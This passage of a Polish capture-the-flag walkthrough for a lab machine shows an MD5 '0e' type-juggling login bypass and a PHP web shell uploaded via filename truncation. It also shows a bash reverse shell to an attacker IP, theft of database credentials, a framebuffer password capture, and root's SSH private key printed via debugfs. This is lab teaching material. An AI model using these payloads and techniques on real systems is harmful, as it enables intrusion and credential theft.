Interactive mode enabledphp > print(0e462096931906507119562988736854);
0
```

W tym konkretnym scenariuszu stwarza to problem z bezpieczeństwem, ponieważ każde hasło z hashem md5 rozpoczynającym się od ciągu „0e” uwierzytelnia nas na koncie administratora. Szybkie wyszukiwanie w Google na „0e md5 hash” daje nam kilka takich ciągów:

```
$ echo -n 240610708 | md5sum
0e462097431906509019562988736854  -$ echo -n QNKCDZO | md5sum
0e830400451993494058024219903391  -$ echo -n aabg7XSs | md5sum
0e087386482136013740957780965295  -
```

Kiedy wprowadzimy dowolny z powyższych ciągów w formularzu logowania, zostanie on wysłany do backendu, zahaszowany i porównany z hashem hasła administratora. Ponieważ zarówno hash hasła administratora, jak i hash powyższego hasła są równe 0, aplikacja zakłada, że mamy prawidłowe hasło administratora i uwierzytelnia nas jako administratora.

Użyjmy ciągu „QNKCDZO” jako hasła i uwierzytelnijmy się na koncie administratora:




Udało się zalogować.

Przetestujmy funkcję przesyłania obrazu, przesyłając prawidłowy obraz. Zapisujemy obraz test.png na swojej maszynie atakującej i uruchomiamy serwer Pythona w katalogu, w którym znajduje się obraz:

```
python -m SimpleHTTPServer 5555
```

Wysyłamy obraz do aplikacji:




Wyświetlamy źródło strony, aby zobaczyć dane wyjściowe aplikacji (skrypty po stronie klienta nie działają poprawnie):

```
<br><br>
   <h1>Upload via url:</h1>

      <div>

         <h3>Upload Succsesful!</h3>
         <div>
         <h4>Output:</h4>
         <pre>CMD: cd /var/www/html/uploads/0202-1806_099abac033ef3699; wget 'http://10.10.14.12:5555/test.png'</pre>
         <pre>--2020-02-02 18:06:23--  http://10.10.14.12:5555/test.png
Connecting to 10.10.14.12:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [image/png]
Saving to: 'test.png'

     0K                                                       0.00 =0s

2020-02-02 18:06:23 (0.00 B/s) - 'test.png' saved [0/0]
```


Obraz został pomyślnie przesłany do powyższej lokalizacji. Mamy więc nie tylko miejsce do przesyłania plików, ale także znamy lokalizację, w której możemy je wywołać i wykonać. Spróbujmy przesłać plik PHP o następującej zawartości (test.php):

```
GIF87a
<?php system($_GET['cmd']); ?>
```

Otrzymujemy błąd niepoprawnego rozszerzenia. Następnie wypróbujmy test.php.png. Przesyłanie się powiodło, ale gdy wywołujemy plik, wyświetla go jako plik PNG zawierający błędy. Jeśli klikniemy łącze **Profile**, pojawi się następująca strona:



Cytat „Know your limits” daje wskazówkę, że być może istnieje limit znaków w przesyłanej nazwie pliku, chociaż nie ma takiego po stronie klienta. Googlujemy maksymalny limit znaków dla nazwy pliku w systemie Linux:



Linux has a **maximum** filename **length** of 255 **characters** for most filesystems (including EXT4), and a **maximum** path of 4096 **characters**. eCryptfs is a layered filesystem. It stacks on top of another filesystem such as EXT4, which is actually used to write data to the disk.

unix.stackexchange.com › questions › what-is-the-maximum-allowed-fil...

What is the maximum allowed filename (and folder) size with ...

255 znaków. Wygenerujmy zatem ciąg 255 znaków:

```
root@kali:~/Desktop/htb/falafel# python3 -c 'print("a" * 255);'
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Potem usuwamy cztery ostatnie znaki I dodajemy rozszerzenie “.png”:

```
root@kali:~/Desktop/htb/falafel# touch aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.png
```

Teraz mamy plik, który ma nazwę pliku z maksymalną dozwoloną liczbą znaków w systemie Linux. Wgrywamy plik do aplikacji:

```
<h1>Upload via url:</h1>
<div>
<h3>Upload Succsesful!</h3>
<div>
<h4>Output:</h4>
<pre>CMD: cd /var/www/html/uploads/0202-1826_53228651d3b26695; wget 'http://10.10.14.12:5555/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.png'</pre>

<pre>The name is too long, 255 chars total.
Trying to shorten...
New name is aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
--2020-02-02 18:26:28--  http://10.10.14.12:5555/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.png
Connecting to 10.10.14.12:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [image/png]
Saving to: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

     0K                                         0.00 =0s

2020-02-02 18:26:28 (0.00 B/s) - 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' saved [0/0]
</pre>
```

Nazwa jest za długa dla aplikacji, więc aplikacja skróciła nazwę pliku do maksymalnej długości, jaką może zaakceptować:

```
root@kali:~/Desktop/htb/falafel# echo
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa | wc -c
237
```

Zatem aplikacja akceptuje tylko nazwy plików składające się z 237 znaków. Wszystko poza tym zostanie obcięte. Dlatego utworzymy nazwę pliku o długości 237, która kończy się rozszerzeniem „.php”, a następnie dodamy do pliku rozszerzenie „.png”. Ponieważ przekracza to limit plików, rozszerzenie „.png” zostanie obcięte i pozostaniemy z naszym plikiem php:

```
root@kali:~/Desktop/htb/falafel# mv test.php
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa.php.png
```


Wysyłamy plik i sprawdzamy wiadomość wyjściową:

```
<h1>Upload via url:</h1>
<div>
<h3>Upload Succsesful!</h3>
<div>
<h4>Output:</h4>
<pre>CMD: cd /var/www/html/uploads/0202-1852_127546ec6e8c49a3; wget
'http://10.10.14.12:5555/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.php.png'</pre>

<pre>The name is too long, 240 chars total.
Trying to shorten...
New name is
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa.php.
--2020-02-02 18:52:45--
```

[http://10.10.14.12:5555/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.php.png](http://10.10.14.12:5555/aaa.php.png)
Connecting to 10.10.14.12:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 208 [image/png]
Saving to:
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa.php'
0K 100% 29.9M=0s2020-02-02 18:52:45 (29.9 MB/s) -
'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa.php' saved [208/208]
</pre>
</div>

Wywołujemy nasz skrypt php z parametrem "cmd":
[http://10.10.10.73/uploads/0202-
1852_127546ec6e8c49a3/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.php?cmd=whoami](http://10.10.10.73/uploads/0202-1852_127546ec6e8c49a3/aa.php?cmd=whoami)

Otrzymujemy taką zawartość:



Udało się wykonać jakiś kod. Przechwytujemy to żądanie w Burp i wysyłamy je do **Repeatera**. Na portalu **pentestmonkey** znajdujemy metodę uzyskania „odwrotnej powłoki bash", tzn. dostępu do basha z naszej maszyny - dodajemy parametr cmd. Na koniec kodujemy adres URL:

Request

Raw | Params | Headers | Hex

```
GET
/uploads/0202-1852_127546ec6e8c49a3/aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/1
0.10.14.12/1234+0>%261' HTTP/1.1
Host: 10.10.10.73
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=h15rlqgk2b4on7lkkqkca22692
Upgrade-Insecure-Requests: 1
```

Konfigurujemy nasłuchiwanie na maszynie atakującej, aby otrzymać odwrotną powłokę:

```
nc -nlvp 1234
```

Wysyłamy żądanie:

```
root@kali:~/Desktop/htb/falafel# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.73] 39600
bash: cannot set terminal process group (1265): Inappropriate ioctl for device
bash: no job control in this shell
www-data@falafel:/var/www/html/uploads/0202-1852_127546ec6e8c49a3$ whoami
whoami
www-data
```

Otrzymujemy dostęp do powłoki. Ulepszamy delikatnie powłokę:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

To daje nam częściowo interaktywną powłokę bash. Aby uzyskać w pełni interaktywną powłokę, uruchamiamy sesję w tle (CTRL + Z) i wpisujemy w terminalu następujące polecenie, które każe terminalowi przekazywać skróty klawiaturowe do powłoki:

```
stty raw -echo
```

Następnie uruchamiamy polecenie „fg”, aby przywrócić netcat na pierwszy plan. Używamy następującego polecenia, aby umożliwić powłoce wyczyszczenie ekranu:

```
export TERM=xterm
```

Niestety, działamy jako użytkownik demona internetowego www-data i nie mamy uprawnień do przeglądania flagi user.txt.


Szukamy danych logowania, których używa aplikacja. W katalogu /var/www/html dane znajdują się w pliku connection.php:

```
www-data@falafel:/var/www/html$ cat connection.php
<?php
  define('DB_SERVER', 'localhost:3306');
  define('DB_USERNAME', 'moshe');
  define('DB_PASSWORD', 'falafelIsReallyTasty');
  define('DB_DATABASE', 'falafel');
  $db =
mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
  // Check connection
  if (mysqli_connect_errno())
  {
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

Użytkownicy często ponownie używają swoich haseł, więc próbujemy zalogować się na konto **moshe**, używając jego hasła do bazy danych.

```
www-data@falafel:/var/www/html$ su moshe
Password:
moshe@falafel:/var/www/html$
```

Udało się, sprawdzamy flagę *user.txt:*



Podwyższanie uprawnień

Uruchamiamy polecenie id, aby wyświetlić rzeczywiste i efektywne identyfikatory użytkownika moshe:

```
moshe@falafel:~$ id
uid=1001(moshe) gid=1001(moshe)
groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(
games)
```

Użytkownik jest częścią grupy **video**, która może być używana lokalnie, aby zapewnić zestawowi użytkowników dostęp do urządzeń wideo, takich jak bufor klatek. Dane wyjściowe do ekranu są przechowywane w buforze ramki, który można zrzucić na dysk i przekonwertować na obraz. Wymaga to fizycznego zalogowania użytkownika do systemu.

Aby zobaczyć, kto jest zalogowany do systemu, możemy użyć polecenia **w**:

```
moshe@falafel:~$ w
 06:42:18 up 2 days, 10:52,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM     LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1             Thu19    2days  0.04s  0.04s -bash
```

Użytkownik yossi ma połączenie TTY, co oznacza bezpośrednie połączenie z komputerem, w przeciwieństwie do połączenia PTS, które są połączeniami SSH i telnet. Pobierzmy zawartość bufora ramki z /dev/fb0 i zapiszmy ją w /tmp:

```
cp /dev/fb0 /tmp/fb0.raw
```

Następnie uruchamiamy następujące polecenie, aby uzyskać szerokość ekranu:

```
moshe@falafel:/dev$ cat /sys/class/graphics/fb0/virtual_size | cut -d, -f1
1176
```

Uruchamiamy następujące polecenie, aby uzyskać wysokość ekranu:

```
moshe@falafel:/dev$ cat /sys/class/graphics/fb0/virtual_size | cut -d, -f2
885
```


Następnie na maszynie atakującej pobieramy fb0.raw*:*

```
scp moshe@10.10.10.73:/tmp/fb0.raw .
```

Run the script to convert *fb0.raw* to a png image.

```
./raw2png 1176 885 < fb0.raw > fb0.png
```

Używając konwertera **.raw** do **.png** konwertujemy zapisany plik, a następnie otwieramy go:



Wygląda na to, że ramka pochodzi z momentu, w którym użytkownik yossi zmieniał swoje hasło na „MoshePlzStopHackingMe!”. Spróbujmy zalogować się na konto yossi za pomocą tego hasła:

```
root@kali:~/Desktop/htb/falafel# ssh yossi@10.10.10.73
yossi@10.10.10.73's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
0 packages can be updated.
0 updates are security updates.
```

Udało się. Uruchamiamy polecenie id, aby wyświetlić rzeczywiste i efektywne identyfikatory użytkownika yossi:

```
yossi@falafel:~$ id
uid=1000(yossi) gid=1000(yossi)
groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
```

Użytkownik jest częścią dysku grupowego, który daje mu pełny dostęp do wszystkich urządzeń blokowych zawartych w **/dev/**. Dostęp do tego jest prawie równoważny z dostępem roota:

```
yossi@falafel:~$ ls -la /dev/sda1
brw-rw---- 1 root disk 8, 1 Jan 30 19:49 /dev/sda1
```

Możemy użyć debugfs do wyliczenia całego dysku z efektywnymi uprawnieniami na poziomie root:

```
yossi@falafel:~$ debugfs /dev/sda1
debugfs 1.42.13 (17-May-2015)
debugfs:  cd /root
debugfs:  ls
debugfs:  cd .ssh
debugfs:  ls
debugfs:  cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5lKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7ICIDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/IqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
```

```
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMP
B
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==
-----END RSA PRIVATE KEY-----
debugfs:  quit
